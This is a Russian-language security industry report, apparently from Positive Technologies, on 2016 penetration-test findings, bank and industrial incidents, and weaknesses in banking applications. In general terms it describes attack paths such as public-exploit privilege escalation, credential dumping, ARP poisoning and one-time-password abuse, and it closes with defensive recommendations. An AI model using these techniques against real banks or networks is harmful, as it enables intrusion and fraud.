Первая пятерка самых распространенных уязвимостей на сетевом периметре за год не особенно изменилась. Во всех системах выявлено использование словарных паролей и открытых протоколов передачи данных, почти в каждой системе найдены компоненты с уязвимыми версиями программного обеспечения. В ходе работ по сканированию узлов сетевого периметра в 91% случаев были выявлены интерфейсы удаленного доступа, управления оборудованием и подключения к СУБД, доступные любому пользователю сети Интернет. Также значительно увеличилась доля систем, в которых обнаружена уязвимость, связанная с хранением важных данных в открытом виде или открытом доступе. Вторая пятерка уязвимостей связана с различными ошибками и недостатками в коде веб-приложений. В целом 7 из 10 распространенных уязвимостей на сетевом периметре имеют высокий уровень риска.



Наиболее распространенные уязвимости на сетевом периметре (доля систем)


По сравнению с 2015 годом незначительно (на 9%) улучшилась ситуация с использованием уязвимых версий программного обеспечения на узлах сетевого периметра. Но при этом увеличилось количество систем, в которых используются уязвимые версии прикладного ПО.

Уязвимые версии ПО на сетевом периметре (доля систем)

Из интересных тенденций 2016 года можно отметить, что с 33% (2015 год) до 18% сократилось количество уязвимостей, связанных с использованием избыточных привилегии приложений или СУБД. Во многом это связано с тем, что в новых версиях Microsoft SQL Server по умолчанию не устанавливаются максимальные привилегии в ОС. Ранее нарушитель, подобравший учетную запись СУБД, моментально получал полный контроль над сервером при условии, если администратор вручную не ограничивал привилегии СУБД. В актуальных версиях Microsoft SQL Server этот недостаток был учтен, привилегии СУБД по умолчанию стали ограниченными. Однако даже эти ограничения часто не обеспечивают должный уровень защиты. Более подробно с примерами повышения привилегий СУБД можно ознакомиться в исследовании «Тестирование на проникновение: сценарии атак» (см. предыдущую статью).

ЗАЩИЩЕННОСТЬ ВНУТРЕННИХ РЕСУРСОВ

После получения доступа к внутренней сети внешний злоумышленник может развить атаку для получения полного контроля над всей IT-инфраструктурой или отдельными критически важными системами. Более чем в половине работ от лица внешнего нарушителя был получен полный контроль над критически важными ресурсами (системой Active Directory, СУБД, ERP-системой и другими). При этом в 55% случаев удалось получить полный контроль над корпоративной инфраструктурой. Данный показатель увеличился почти в два раза по сравнению с результатами 2015 года.




Наиболее распространенные уязвимости на сетевом периметре (доля систем)


При тестировании от лица внутреннего злоумышленника (например, рядового сотрудника, находящегося в пользовательском сегменте сети) в 2016 году полный контроль над инфраструктурой был получен в 100% систем (против 82% в 2015 году). Сложность атак для получения доступа к критически важным ресурсам со стороны внутреннего нарушителя существенно снизилась.

В большинстве работ для получения максимальных привилегий в критически важных системах от лица внутреннего нарушителя достаточно подобрать учетную запись с привилегиями локального администратора на одной из рабочих станций или на сервере ЛВС, запустить специализированное ПО и получить в открытом виде учетные записи локальных администраторов других узлов. Данный вектор атаки можно развивать вплоть до получения учетных данных администраторов доменов.

В некоторых работах для получения доступа к критически важным системам со стороны внутреннего нарушителя требовалось всего два шага. На первом шаге осуществлялось повышение привилегий до максимальных в ОС с использованием известной уязвимости ОС (CVE-2015-1701) и общедоступного эксплойта. Затем проводились анализ доступных файлов журналов на исследуемом сервере и подбор учетных данных для доступа к критически важной системе.



Наиболее распространенные уязвимости внутренней сети (доля систем)




Самые популярные словарные пароли 2016 года (доля систем)

Первое место в рейтинге наиболее распространенных уязвимостей теперь принадлежит недостаткам защиты протоколов сетевого и канального уровней, приводящим к перенаправлению трафика и перехвату информации о конфигурации сети. Каждая исследуемая система содержала различные недостатки защиты служебных протоколов, таких как ARP, STP, BOOTP, CDP.

В каждом из проектов, где проводился анализ сетевого трафика ЛВС, было выявлено отсутствие механизмов защиты от атак ARP Cache Poisoning. Данный недостаток может быть использован для прослушивания трафика в сети и проведения атак типа «человек посередине». В ходе успешной реализации атаки нарушитель может перехватывать конфиденциальную информацию, изменять данные в процессе передачи и блокировать сетевое взаимодействие.

Уязвимость, связанная с использованием словарных паролей, переместилась на вторую строчку рейтинга (–10% по сравнению с 2015 годом). Причем во всех системах, в которых была выявлена данная уязвимость, словарные пароли использовались в том числе и для доступа к учетным записям привилегированных пользователей.



Уровень осведомленности сотрудников в вопросах ИБ (доля систем)

Из положительных тенденций 2016 года можно отметить снижение на 21% количества систем, в которых встречается уязвимость, связанная с недостаточным уровнем защиты привилегированных учетных записей. Это связано с более активным использованием двухфакторной аутентификации для привилегированных учетных записей домена, а также для учетных записей ключевых администраторов. Однако нашим экспертам во многих работах удалось обойти этот защитный механизм. Например, во время одного тестирования на проникновение внутренней сети проводилась эксплуатация уязвимостей механизмов двухфакторной аутентификации в ОС Windows при использовании смарт-карт.

ОСВЕДОМЛЕННОСТЬ СОТРУДНИКОВ

Проверки осведомленности сотрудников в вопросах информационной безопасности проводились по сценариям, адаптированным под конкретных заказчиков, и представляли собой рассылки по электронной почте сообщений, содержащих вложение в виде файла либо ссылку на внешний источник. Как правило, рассылка писем по электронной почте осуществлялась якобы от лица сотрудника организации, но применялись также сценарии, при которых письма отправлялись от какого-либо стороннего лица или организации. В некоторых работах проводилось телефонное взаимодействие с рядовыми сотрудниками компаний, вступившими в переписку, в подписи которых указаны внутренние телефонные номера.

В итоге выяснилось, что уровень осведомленности пользователей в вопросах информационной безопасности в 2016 году значительно снизился: в половине исследованных систем он оказался крайне низким (в 2015 году такой уровень был только в 25% исследованных систем).

Более подробные результаты анализа уязвимостей корпоративных информационных систем можно найти в полной версии исследования: www.ptsecurity.com/ru-ru/research/analytics/


Анализ инцидентов: предупрежден — значит вооружен

Ольга Зиненко

Нет такой сферы общественной деятельности, которая была бы неинтересна хакерам. На одни компании нападают в поисках конфиденциальной информации, на другие — с целью наживы, а кто-то и вовсе становится случайной жертвой массовой атаки. Многолетний опыт работы нашего отдела по мониторингу и реагированию на инциденты позволяет выявить общие тенденции, что в свою очередь помогает вовремя принять меры по защите информационных инфраструктур. В этой статье представлено несколько таких трендов, отмеченных нами за последние два года.

ЦЕЛЕВЫЕ АТАКИ: ПРОМЫШЛЕННЫЙ ШПИОНАЖ

В 2016 году к нам обратилось почти в три раза больше промышленных компаний, столкнувшихся с инцидентами информационной безопасности, чем в предыдущем году. Причем компьютерные атаки на промышленные объекты составили около 37% от общего числа расследуемых инцидентов за последние два года.



Статистика инцидентов по отраслям компаний, обратившихся в Positive Technologies

Как правило, злоумышленники атакуют объекты критической инфраструктуры целенаправленно, причем такие атаки отличаются тщательностью подготовки, а инструменты разрабатываются с учетом специфики конкретной целевой системы. В последние годы такие атаки стали более скрытными: среднее время присутствия атакующих в системе увеличилось до 3 лет (максимальное — 8 лет).

Целевые атаки на объекты критической инфраструктуры могут приводить к серьезным последствиям и даже к человеческим жертвам, но наиболее частым последствием является утечка конфиденциальной информации. Один из таких инцидентов произошел в декабре 2015 года и привел к компрометации ключевых активов инфраструктуры одной крупной российской промышленной компании. То есть злоумышленникам была доступна хранящаяся и обрабатываемая конфиденциальная информация. В ходе расследования специалисты Positive Technologies выяснили, что шпионаж был реализован путем многолетнего присутствия в скомпрометированной системе различных шпионских программ (Enfal, PlugX), принадлежащих нескольким группам, специализирующимся на реализации целенаправленных атак на инфраструктуры по всему миру.

ОГРАБЛЕНИЕ БАНКА ПО-НОВОМУ

В 2016 году мы отметили всплеск атак, направленных на организации финансовой сферы. Такие инциденты заняли более 26% от общего числа инцидентов, расследованных в 2016 году. При этом в погоне за максимальной выгодой преступники стали чаще атаковать не клиентов банков, а сами банки, используя новые, более изощренные схемы атак.

Весной 2016 года наши специалисты расследовали инцидент, который, несмотря на быстрое реагирование, успел нанести значительный ущерб одному банку. Атака была реализована с использованием вредоносного программного обеспечения Green Dispenser, установленного на банкоматы. Эта троянская программа позволяла по команде осуществлять выдачу наличных из диспенсера. Примечательно то, что для защиты от случайного запуска в вредоносном ПО использовалась двухфакторная аутентификация с двумя пин-кодами — статическим и динамическим (уникальным для каждого запуска).

Злоумышленник подходил к банкомату с предварительно загруженным вредоносным ПО, вводил статический пин-код, после чего на экране банкомата появлялся QR-код. С помощью мобильного приложения преступник сканировал QR-код, получал второй (динамический) пин-код, открывающий доступ к диспенсеру наличных, забирал деньги и уходил.

В октябре 2016 года мы столкнулись с деятельностью группировки Cobalt, о существовании которой стало известно совсем недавно. В результате инцидента за одну ночь из нескольких банкоматов одного из банков Восточной Европы была украдена сумма, эквивалентная 2 213 056 рублям в местной валюте.

На подготовительные действия злоумышленники потратили два месяца, и за это время они с помощью почтовых рассылок, содержащих вредоносное ПО, скомпрометировали локальную вычислительную сеть банка, получили доступ к компьютерам сотрудников, ответственных за работу банкоматов, удаленно загрузили вредоносные программы на банкоматы и получили возможность управления ими. Для непосредственного получения наличных злоумышленники использовали подставных лиц, так называемых money mules, которых находили по объявлениям в Интернете. Подставное лицо в назначенное время (преимущественно ночью) подходило к банкомату и забирало деньги, которые выдавал банкомат по удаленной команде злоумышленника.

ИСПОЛЬЗОВАНИЕ ОБЩЕДОСТУПНЫХ РЕСУРСОВ


Злоумышленники все чаще применяют в атаках общедоступное ПО для проведения легитимных тестов на проникновение, а также встроенные функции операционной системы. Кроме того, по нашим наблюдениям, злоумышленники все чаще отдают предпочтение готовым эксплойтам, которые используют уже известные уязвимости. На крупных предприятиях установка обновлений безопасности требует остановки важных бизнес-процессов, поэтому зачастую обновление затягивается или вовсе не производится. В итоге хакеры могут годами эксплуатировать уже известные уязвимости, вместо дорогостоящих 0-day.

Например, одной из отличительных особенностей вышеупомянутой атаки Cobalt является использование легитимной коммерческой программы Cobalt Strike, предназначенной для автоматизации работ по тестированию на проникновение. Кроме того, злоумышленники использовали утилиты для работы с учетными данными и программное обеспечение для удаленного управления компьютерами, которые любой желающий может скачать с сайтов производителей.

Злоумышленники старались не привлекать внимания к своим действиям, и поэтому для загрузки на серверы и рабочие станции необходимых утилит они использовали легитимные ресурсы, выбранные на основе результатов поиска в распространенных поисковых системах (в частности, github.com), а для загрузки вредоносных программ использовали популярный файлообменник. Для удаленного подключения и управления банкоматами использовалась RAdmin — программа, которую активно использовали администраторы этого банка, а потому ее запуск не вызвал подозрений у отдела безопасности.

СОЦИАЛЬНАЯ ИНЖЕНЕРИЯ: ТАРГЕТИРОВАННЫЙ ФИШИНГ


Очень слабым местом в системе защиты любой организации по-прежнему остается недостаточная осведомленность сотрудников в вопросах информационной безопасности. Почти треть известных нам крупных инцидентов прошлого года включали воздействие на пользователей методами социальной инженерии. Первым шагом для внедрения вредоносного ПО в целевую систему, как правило, является электронная почта. Злоумышленники могут имитировать деловые письма от различных служб компании или от ее партнеров, а приложенные вредоносные файлы называются как типичные деловые документы, например «график проверок и список документов для подготовки. doc.exe». Такие атаки возможны лишь после тщательной подготовки и изучения внутренних процессов компаний, а также после атак на партнерские организации.



Весной 2016 года специалисты Positive Technologies расследовали инцидент, когда якобы от лица генерального директора итальянской промышленной компании была проведена массовая спам-рассылка на контрагентов компании. Все письма содержали персональные обращения по имени и фамилии получателя, а шаблон письма соответствовал оригинальным письмам, рассылаемым компанией. Однако в письмах были ссылки на фишинговые ресурсы, которые содержали вредоносное ПО и выглядели точь-в-точь как официальный сайт компании.

ВЫКУП ЗА DDOS

Число распределенных атак типа «Отказ в обслуживании» (DDoS) не уменьшается. При этом если раньше коммерческие DDoS-атаки в основном оплачивались третьей стороной (например, конкурентом атакуемой компании), то в последние годы стал популярен другой способ монетизации: DDoS-атаки с требованием выкупа у жертвы. В случае неуплаты злоумышленники угрожают продолжить DDoS либо развить атаку — например, получить несанкционированный доступ к базам данных жертвы. Вот пример письма вымогателей, атаковавших один из сервисов знакомств.



Пострадавшие компании нередко идут на поводу у злоумышленников и платят выкуп. Однако этого можно избежать, если предварительно обеспечить комплексную защиту от DDoS, которая включает более гибкую архитектуру сети, анализ защищенности веб-приложений и оперативный мониторинг событий безопасности.

ПАРАНОЙЯ ИЛИ ПРЕДУСМОТРИТЕЛЬНОСТЬ?

Бывают ситуации, которые кажутся хакерской атакой, хотя в действительности хакеры не имеют отношения к нарушениям работы инфраструктуры. По нашим оценкам, таковыми являются около 14% инцидентов прошлого года.

Так, однажды наши эксперты проводили анализ инцидента, вызвавшего аварийную остановку промышленного оборудования на крупном предприятии. Курьез в том, что причиной срабатывания аварийного режима на программно-аппаратном комплексе оказались проблемы в проводке и сильная вибрация здания при работе оборудования. И хотя произошедшее не являлось инцидентом информационной безопасности, это послужило толчком к проведению оценки защищенности автоматизированных систем предприятия, в результате которой были выявлены и устранены существенные недостатки в защите.

ВЫВОДЫ

Упомянутые примеры — лишь малая часть инцидентов, которые ежедневно происходят в информационных системах различных компаний. Однако они хорошо иллюстрируют те угрозы, которые, как мы полагаем, будут развиваться и в этом году: атаки на финансовые организации с предварительным проникновением во внутреннюю инфраструктуру, хорошо подготовленные целевые атаки на промышленные предприятия для получения конфиденциальной информации, использование более проработанных сценариев социальной инженерии, а также использование известных уязвимостей, широкодоступных хакерских инструментов и легитимного ПО. В связи с этим компаниям следует обратить пристальное внимание на ряд ключевых элементов информационной безопасности:

+ Обучение сотрудников правилам информационной безопасности, проведение специализированных тренингов для персонала.
+ Обеспечение защиты от вредоносных вложений, передаваемых по электронной почте, при помощи средств антивирусной защиты и систем выявления вредоносного контента.
+ Мониторинг событий информационной безопасности: запоздалое выявление инцидентов значительно снижает успех расследования. Здесь на помощь специалистам приходят SIEM-системы.
+ Исключение избыточности привилегий в информационных системах.
+ Внедрение строгой парольной политики.
+ Своевременное обновление программного обеспечения, использование централизованных средств управления обновлениями.
+ Анализ защищенности веб-приложений и регулярное тестирование на проникновение.

ФИНАНСЫ

Уязвимости финансовых приложений


Ольга Зиненко, Евгений Гнедин

Доля финансовых приложений, в которых встречаются критически опасные уязвимости, в 2016 году снизилась, однако общий уровень риска выявленных уязвимостей значительно возрос. Наиболее распространены оказались недостатки механизмов идентификации, аутентификации и авторизации. При этом онлайн-банки содержали больше уязвимостей, чем мобильные банки и автоматизированные банковские системы, а приложения для Android по-прежнему защищены хуже, чем приложения под iOS. Такие выводы содержатся в исследовании на основе работ по анализу защищенности финансовых приложений, которые проводились экспертами Positive Technologies в 2016 году.

Доля опасных уязвимостей выросла

В среднем в 2016 году на каждое финансовое приложение приходилось по 6 уязвимостей, что значительно меньше показателей предыдущего года (9 уязвимостей). С другой стороны, в 2015 году всего треть уязвимостей имели высокий уровень риска, а 2016 году доля таких уязвимостей возросла на 8%. Доля уязвимостей среднего уровня риска тоже увеличилась — на 18%.


Уровень риска найденных уязвимостей

Уровень риска найденных уязвимостей

При этом в приложениях, разработанных вендорами, 23% выявленных уязвимостей характеризовались высокой степенью риска, и среди них преобладали уязвимости типа «Внедрение внешних сущностей XML» и «Нарушение логики работы приложения». Среди финансовых приложений собственной разработки 39% также содержали критически опасные уязвимости — в основном это недостатки авторизации и двухфакторной аутентификации. Однако код приложений собственной разработки содержал меньше ошибок и уязвимостей, чем код приложений от вендоров.

Собственная разработка безопасней

Финансовые приложения, разработанные вендорами, в среднем содержали в два раза больше уязвимостей, чем те, которые разработаны банками самостоятельно.




Среднее число уязвимостей в одном приложении

Уязвимости и угрозы онлайн-банков

В среднем на каждый онлайн-банк в 2016 году пришлось по 2,1 уязвимости высокого уровня риска, что меньше показателя прошлого года (4,2 уязвимости). С другой стороны, почти во всех онлайн-банках (кроме одного) была выявлена хотя бы одна критически опасная уязвимость, и в целом уязвимости высокого уровня риска поднялись на первые строчки рейтинга наиболее популярных уязвимостей. В частности, 71% онлайн-банков имеет недостатки в реализации двухфакторной аутентификации. В 2015 году доля приложений с этой уязвимостью составляла лишь 40%.

Среди недостатков реализации двухфакторной аутентификации (помимо ее отсутствия) можно отметить следующие:

+ генерация одноразового пароля на стороне клиента;
+ одноразовый пароль не привязан к совершаемой операции;
+ отсутствие ограничения по числу попыток ввода одноразового пароля;
+ отсутствие ограничения на время жизни одноразового пароля.



Топ-10 уязвимостей онлайн-банков (указаны доли систем)

Когда второй фактор аутентификации (обычно в онлайн-банках это одноразовый код, присылаемый на телефон) отсутствует или реализован некорректно, злоумышленник, получивший логин и пароль от личного кабинета пользователя, получает доступ к его счетам и может проводить финансовые операции.

Больше половины финансовых веб-приложений не обеспечивают достаточную защиту от подбора аутентификационных данных (идентификаторов и паролей пользователей). Среди недостатков данного типа можно выделить:

+ использование предсказуемых идентификаторов, таких как номер мобильного телефона;
+ использование предсказуемых паролей для входа в систему, таких как дата рождения пользователя, назначенных по умолчанию и без возможности смены;
+ отсутствие либо возможность обхода механизма CAPTCHA;
+ отсутствие временной блокировки учетных записей после нескольких неудачных попыток ввода учетных данных.

Возможные последствия атак на онлайн-банки

В 25% исследованных онлайн-банков одновременно присутствовали уязвимости, связанные с недостаточной защитой от подбора аутентификационных данных и небезопасной реализацией двухфакторной аутентификации. А значит, во всех этих системах злоумышленник мог получить полный контроль над счетами клиентов.


В целом эксплуатация выявленных уязвимостей может принести банкам и их клиентам такие проблемы, как кража денежных средств (33% приложений), утечка чувствительных данных (27%) или отказ в обслуживании (13%).

Уязвимости и угрозы мобильных банков

В 64% мобильных банков была выявлена хотя бы одна критически опасная уязвимость. В среднем на каждое приложение пришлось по 0,9 уязвимости высокого уровня риска, что меньше аналогичного показателя по проанализированным онлайн-банкам.

Уровень защищенности iOS-приложений по-прежнему выше, чем у приложений под Android. Серверные части мобильных банков наиболее подвержены критически опасным уязвимостям: в каждой протестированной системе найдены уязвимости высокой степени риска, связанные с недостатками авторизации и аутентификации.

Как и в прошлом году, в клиентских частях мобильных приложений часто встречались уязвимости, связанные с небезопасным хранением и (или) передачей данных. Эти два типа уязвимостей могут иметь как высокий, так и средний уровень риска — в зависимости от угрозы, реализуемой в конкретном проекте.



Уровень риска уязвимостей (доля систем)

Отсутствие механизма защиты Certificate Pinning для проверки подлинности сертификата сервера также позволяет злоумышленнику перехватить и изменить передаваемые данные. В одном из исследованных мобильных банков эта уязвимость позволяла полностью скомпрометировать одноразовые пароли, а в другом — перехватить учетные данные и получить доступ к аккаунту пользователя.

30% мобильных приложений для iOS и Android содержали недостатки в реализации двухфакторной аутентификации. Двумя факторами во всех рассмотренных приложениях были:


+ фактор знания (традиционные логин и пароль, которые предъявляет пользователь для входа в личный кабинет приложения),
+ фактор владения (смартфон, на который приходит одноразовый код — one time password).

В одном мобильном приложении в качестве первого фактора аутентификации использовалась связка «номер мобильного телефона + дата рождения». Однако данная информация не является секретом и может быть получена злоумышленником из открытых источников (например, из социальных сетей). Более того, дату рождения и номер телефона невозможно сменить при компрометации, в отличие от традиционных логина и пароля. В данном случае двухфакторная аутентификация сводилась к однофакторной, а ее безопасность зависит только от одноразового пароля, который в ряде случаев не обеспечивает должной защиты:


+ если телефон, на который приходит одноразовый пароль, утерян или украден;
+ если в роли злоумышленника выступает знакомый жертвы, который имеет физический доступ к телефону (даже кратковременный);
+ в случае, когда одноразовый пароль никак не привязан к совершаемому действию. Злоумышленник, имеющий доступ к приложению или имеющий возможность подключить атакуемого к поддельной базовой станции, может сгенерировать множество одноразовых паролей на будущее, изменяя время на смартфоне. Были выявлены сценарии, когда злоумышленник, внедрившись в сессию атакуемого с помощью межсайтового выполнения сценариев или атаки «человек посередине», мог подделать реквизиты совершаемых операций и использовать перехваченные (сгенерированные) коды для проведения мошеннических операций на сумму до 5000 евро.

Еще одна популярная уязвимость клиентских частей — недостаточная защита от подбора аутентификационных данных (30% приложений). Нередко для доступа в мобильный банк достаточно ввести четырехзначный код. Если же в приложении отсутствует ограничение по количеству попыток ввода, злоумышленнику требуется лишь перебрать 10 000 вариантов, а с использованием специального ПО это не занимает много времени.

Для серверных частей мобильных приложений наиболее остро стоит проблема недостаточной авторизации. Эта уязвимость позволяет злоумышленнику получить доступ к чувствительной информации, хранящейся на сервере.



Топ-10 уязвимостей клиентских частей мобильных банков



Топ-10 уязвимостей серверных частей мобильных банков

Возможные последствия атак на мобильные банки

В 32% рассмотренных мобильных банков эксплуатация выявленных уязвимостей позволяла злоумышленникам расшифровать, перехватить, подобрать учетные данные для доступа в приложение или же вовсе обойти процесс аутентификации, в результате чего получить доступ к мобильному приложению от лица легитимного пользователя и совершать различные операции.

Уязвимости и угрозы АБС

Автоматизированные банковские системы — это особенный класс финансовых приложений, на которых построена вся банковская деятельность: расчетно-кассовые операции и обслуживание клиентов (например, открытие счетов и выдача кредитов), операции на денежном и валютном рынках, сделки на биржевом рынке ценных бумаг и многое другое.

В 2016 году 67% уязвимостей, выявленных в АБС, имели высокий уровень риска, остальные — средний. Критически опасными уязвимостями, наиболее характерными для АБС, оказались недостаточная авторизация, недостаточная аутентификация и внедрение внешних сущностей XML.

В одной из исследованных АБС был получен административный доступ к серверу, а это означает, что потенциальный злоумышленник мог, оставаясь незамеченным, проводить любые мошеннические операции — например, заводить новые счета и указывать на них любое количество денег или же подменять платежные поручения, отправляемые в Центробанк. Обнаружить такую атаку, вероятней всего, получится лишь тогда, когда сумма перевода превысит сумму, имеющуюся на корреспондентском счете банка. Анализируя инциденты 2016 года, мы отмечали, что целевые атаки на банки во многих случаях были направлены именно на подмену платежных поручений. Этот вектор атак сложно реализуем, поскольку АБС обычно недоступны внешнему злоумышленнику, но и приводит к самым серьезным последствиям. Напомним, что в 2016 году сразу два российских банка (Русский международный банк[1] и Металлинвестбанк[2]) понесли серьезный ущерб от атак на АБС, в общей сложности составивший более 1 млрд рублей.

ВЫВОДЫ

Как показывает исследование, уровень защищенности финансовых приложений остается низким. Основные проблемы в защите онлайн-банков и мобильных банков связаны с недостатками реализации механизмов защиты. Большинства уязвимостей этой категории можно избежать еще на этапе проектирования приложений и разработки технических заданий для программистов, если учесть все нюансы, связанные с реализацией механизмов аутентификации и авторизации.

Уязвимостей в коде можно избежать еще на стадии разработки. Для этого необходимо придерживаться практик безопасной разработки (SDLC) и уделять пристальное внимание тестированию механизмов защиты. Для снижения рисков также рекомендуется регулярно проводить анализ защищенности приложений — на всех этапах, от разработки до эксплуатации. Как показывает практика, наиболее эффективным методом выявления уязвимостей веб-приложения является анализ его исходного кода, в том числе автоматизированными средствами.

Более детальный обзор уязвимостей финансовых приложений — в полной версии исследования: www.ptsecurity.com/ru-ru/research/analytics/

[1] rbc.ru/finances/04/05/2016/5729c0169a794742dcc6551f
[2] vedomosti.ru/finance/articles/2016/03/09/632749-hakeram-korscheta

Прямая дорога в банкомат: обход средств Application Control


Георгий Зайцев, Максим Кожевников

Продукты класса Application Control — это утилиты, которые работают в режиме высокопривилегированных драйверов и запрещают выполнять в системе исполняемые файлы, не разрешенные заранее (отсутствующие в белом списке). Такие продукты рекомендуется использовать в изолированных критически важных системах — таких как банкоматы, АРМ межбанковских переводов, промышленные системы управления (АСУ ТП).

Но так ли хороши эти средства защиты? Известно множество случаев, когда злоумышленники обходили средства Application Control, что позволяло им, например, атаковать банковские системы с помощью специально подготовленных вредоносных программ. Так, в 2014 году был обнаружен троян для банкоматов Tyupkin, который отличался именно тем, что умел отключать защитную систему Solidcore производства McAfee, которая используется во множестве банкоматов под Windows для выявления и блокирования вредоносных файлов с помощью белых списков, а также для контроля привилегий запущенных процессов. Благодаря этому трояну преступники смогли похитить сотни тысяч долларов из банкоматов Восточной Европы не привлекая внимания.

